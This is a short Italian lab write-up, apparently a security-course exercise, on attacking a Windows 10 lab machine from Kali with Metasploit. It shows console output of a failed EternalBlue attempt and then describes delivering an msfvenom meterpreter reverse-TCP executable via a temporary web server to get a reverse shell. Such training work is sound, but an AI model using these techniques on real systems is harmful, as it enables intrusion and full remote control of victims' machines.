Raul Pastor


Eternal Blue

Nel compito di oggi viene richiesto di utilizzare l'exploit MS17_010 per accedere attraverso Reverse TCP al macchina Windows da Kali.

Dopo aver verificato la connessione con le 2 macchine ho lanciato l'exploit attraverso Metasploit ma non si ritiene necessaria alcuna attività di remediation aggiuntiva per questa specifica vulnerabilità, in quanto il target risulta già aggiornato alla versione Windows 10 21H1 (build 19043.928). Tale build include nativamente le patch di sicurezza che mitigano l'exploit MS17-010 (EternalBlue), rendendo il sistema non vulnerabile.

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.50.102
RHOSTS => 192.168.50.102
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.50.102:445    - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.50.102:445    - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.50.102:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
```

È stato creato un eseguibile malevolo personalizzato tramite msfvenom, configurato con un payload windows/x64/meterpreter/reverse_tcp. Questo file è stato progettato per stabilire una connessione in uscita verso la macchina dell'attaccante (Kali).
Il file è stato ospitato su un server web temporaneo e scaricato sulla macchina target. In uno scenario reale, questo simulerebbe un utente che scarica un software malevolo camuffato (es. un falso aggiornamento).



L'esecuzione ha generato una connessione di ritorno (Reverse Shell) verso il Listener di Metasploit, garantendo un accesso completo al sistema tramite Meterpreter.